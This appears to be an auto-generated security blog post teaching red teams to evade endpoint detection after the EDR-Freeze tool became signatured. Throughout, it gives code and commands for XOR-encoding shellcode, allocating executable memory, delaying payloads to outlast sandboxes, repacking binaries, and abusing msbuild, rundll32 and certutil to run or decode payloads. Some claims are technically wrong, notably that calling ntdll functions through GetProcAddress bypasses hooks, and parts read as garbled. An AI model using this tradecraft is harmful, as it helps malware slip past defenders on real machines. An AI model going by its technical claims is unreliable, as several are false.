
Listen to this Post
Introduction:

The cybersecurity arms race between offensive security professionals and defensive endpoint detection technologies has escalated with the emergence of tools like EDR-Freeze. While initial versions demonstrated significant bypass capabilities, their widespread circulation has led to rapid signature detection, forcing red teams to evolve their tradecraft with advanced techniques including direct system calls and cryptographic obfuscation to regain their stealth advantage.
Learning Objectives:
- Understand the core limitations of public bypass tools and the necessity of custom modification.
- Master the implementation of direct syscalls to evade user-mode API hooking.
- Learn practical obfuscation techniques, including XOR encryption and time-based evasion, to reduce detection signatures.
You Should Know:
1. The Inevitable Detection of Public Tools
The moment a powerful red team tool gains popularity, its signatures are swiftly integrated into EDR, AV, and XDR databases. Relying on an unmodified public binary is a recipe for quick compromise. The key to sustained operational security lies in understanding the underlying techniques and re-implementing them in a unique, custom-built toolchain.
2. Bypassing User-Mode Hooks with Direct Syscalls
EDRs commonly inject hooks into Windows API functions like `NtAllocateVirtualMemory` or NtCreateThreadEx. By calling these functions directly, your payload avoids these hooks entirely.
Verified Code Snippet (C/C++ for Windows):
include <windows.h>
// Define the NtAllocateVirtualMemory function prototype
typedef NTSTATUS (NTAPI pNtAllocateVirtualMemory)(
HANDLE ProcessHandle,
PVOID BaseAddress,
ULONG_PTR ZeroBits,
PSIZE_T RegionSize,
ULONG AllocationType,
ULONG Protect
);
// Manually map NTDLL.dll and get the function address
HMODULE hNtdll = GetModuleHandleA("ntdll.dll");
pNtAllocateVirtualMemory NtAllocateVirtualMemory = (pNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
// Use the syscall
PVOID baseAddr = NULL;
SIZE_T regionSize = 0x1000;
NtAllocateVirtualMemory(GetCurrentProcess(), &baseAddr, 0, ®ionSize, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
Step-by-step guide:
This code snippet demonstrates dynamically retrieving the address of `NtAllocateVirtualMemory` from ntdll.dll and executing it. Since many EDRs hook the higher-level `VirtualAlloc` function, this direct call can bypass their monitoring. The steps are: 1) Define the function prototype, 2) Get a handle to ntdll.dll, 3) Retrieve the function’s address using GetProcAddress, and 4) Call the function with the appropriate parameters to allocate memory.
3. Implementing Payload Obfuscation with XOR
A static payload in memory is easily detected by signature-based scanning. Simple XOR encryption can obfuscate the payload until runtime.
Verified Code Snippet (Python for Payload Generation):
import os

Original shellcode (e.g., msfvenom output)
shellcode = bytearray(b'\xfc\x48\x83\xe4...')

XOR key
key = 0x41
encrypted_shellcode = bytearray()

for byte in shellcode:
encrypted_shellcode.append(byte ^ key)

Format for C
print("unsigned char encrypted_payload[] = { " + ", ".join(f"0x{b:02x}" for b in encrypted_shellcode) + " };")
Step-by-step guide:
This Python script takes a raw shellcode payload and encrypts it using a single-byte XOR key. The steps are: 1) Place your shellcode into the `shellcode` variable, 2) Choose a key (here, 0x41), 3) Loop through each byte of the shellcode, applying the XOR operation, 4) Output the encrypted byte array in a format ready for a C/C++ loader. The corresponding C loader would then decrypt the payload in memory just before execution, avoiding static detection.
4. Evading Behavioral Analysis with Strategic Sleeps
EDRs often employ sandboxes or behavioral analysis that detonate payloads quickly. Introducing substantial, randomized delays can help evade these automated systems.
Verified Command & Code Snippet (C++):
include <windows.h>
include <random>

// Generate a random sleep time between 5 and 15 minutes
std::random_device rd;
std::mt19937 gen(rd());
std::uniform_int_distribution<> dis(300000, 900000); // Milliseconds
DWORD sleepTime = dis(gen);

Sleep(sleepTime); // Sleep before executing main payload logic
Step-by-step guide:
This C++ code uses the C++ Standard Library to generate a random sleep duration between 5 and 15 minutes. The steps are: 1) Initialize a random number generator, 2) Define a uniform distribution over the desired range (300,000 to 900,000 milliseconds), 3) Generate a random sleep time, and 4) Use the `Sleep` function to pause execution. This simple technique can cause automated sandboxes to time out, allowing the payload to execute only on a real user’s machine.
5. Analyzing the EDR-Freeze Repository for Learning
While the raw tool may be detected, its source code is a valuable educational resource.
Verified Bash Commands for Analysis:
 Clone the repository
git clone https://github.com/your-repo/EDR-Freeze-fork.git

Search for key techniques
grep -r "NtQuerySystemInformation" ./EDR-Freeze-fork/src/
grep -r "syscall" ./EDR-Freeze-fork/src/

Use strings to find hardcoded API function names
strings ./EDR-Freeze-fork/bin/edr-freeze.exe | grep -i "createfile"
Step-by-step guide:
These command-line steps allow you to reverse-engineer the techniques used by a tool like EDR-Freeze. 1) Clone the repository to your local machine, 2) Use `grep` to search recursively for specific API functions or syscall-related code within the source files, 3) Use the `strings` command on the compiled binary to find hardcoded Windows API function names, which can reveal its methodology even without source code access.
6. Hardening Your Toolchain with Custom Compilation
Using standard compilers with default settings creates predictable binaries. Modifying compile-time flags can alter the binary’s signature.
Verified GCC Compilation Flags (Linux):
 Compile with static linking and strip symbols
gcc -o custom_loader custom_loader.c -static -s

Obfuscate with UPX (though this itself is signatured, it's a step)
upx --best custom_loader

Use alternative compilers like musl-libc for a different signature
musl-gcc -o custom_loader_musl custom_loader.c -static -s
Step-by-step guide:
This bash script shows compilation commands that alter the final binary. 1) The `-static` flag bundles libraries into the binary, and `-s` strips debugging symbols, making analysis harder. 2) Using a packer like UPX changes the binary’s entropy and structure, but note that UPX itself is a common signature. 3) Using an alternative C library like `musl` can produce binaries with a different fingerprint than those linked against the common glibc, helping to avoid broad compiler-specific signatures.
7. Leveraging Living Off The Land Binaries (LOLBins)
When custom tools are risky, abuse trusted, signed system utilities.
Verified Windows Command Lines:
 Use MsBuild to execute C code from a project file
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\msbuild.exe malicious.xml

Use Rundll32 to execute JavaScript
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";alert('Hello World');

Use Certutil to decode a payload
certutil -decode encoded_payload.b64 decoded_payload.exe
Step-by-step guide:
LOLBins are Microsoft-signed executaries that can be misused for malicious purposes. 1) `MsBuild.exe` can be tricked into building and executing a malicious C project. 2) `Rundll32.exe` can interface with the Windows MSHTML library to run JavaScript. 3) Certutil.exe, a built-in certificate tool, can be used to decode a Base64-encoded payload back into its executable form. These commands blend in with normal administrative activity, making them harder for EDRs to flag.
What Undercode Say:
- Customization is Non-Negotiable: The core takeaway is that operational success hinges on moving beyond off-the-shelf tools. The initial wave of any new bypass tool provides a short-lived advantage, but its real value is as a blueprint for building your own unique, signature-less variants.
- The Layer-Cake Approach is Critical: Relying on a single technique like syscalls is insufficient. Modern defense requires a layered strategy combining multiple methods: behavioral evasion (sleeps), memory obfuscation (XOR), API hook avoidance (syscalls), and clean parent processes (LOLBins). It is the combination, not any individual technique, that creates effective stealth.
Our analysis suggests that the community’s focus on publishing functional PoC tools, while educational, ultimately shortens their practical lifespan. The trend highlighted by the EDR-Freeze post is a microcosm of the larger cycle: a tool emerges, provides a tactical advantage, is widely adopted, is quickly detected, and then forces a evolution in tradecraft. The professionals who succeed are not those who simply use the tool, but those who can deconstruct, understand, and re-engineer its principles into a new, unknown form.
Prediction:
The reactive nature of signature-based detection will increasingly be supplemented by AI-driven behavioral analysis that focuses on intent and sequence of actions rather than static code signatures. This will render simple obfuscation less effective, pushing red teams toward more complex techniques like process hollowing using entirely trusted processes, AI-generated polymorphic code that changes with each compilation, and deeper integration with legitimate business software to create “noise” that masks malicious activity. The next frontier is not just evading detection, but perfectly mimicking normal, benign system behavior over extended periods.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Hernanrodriguez – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


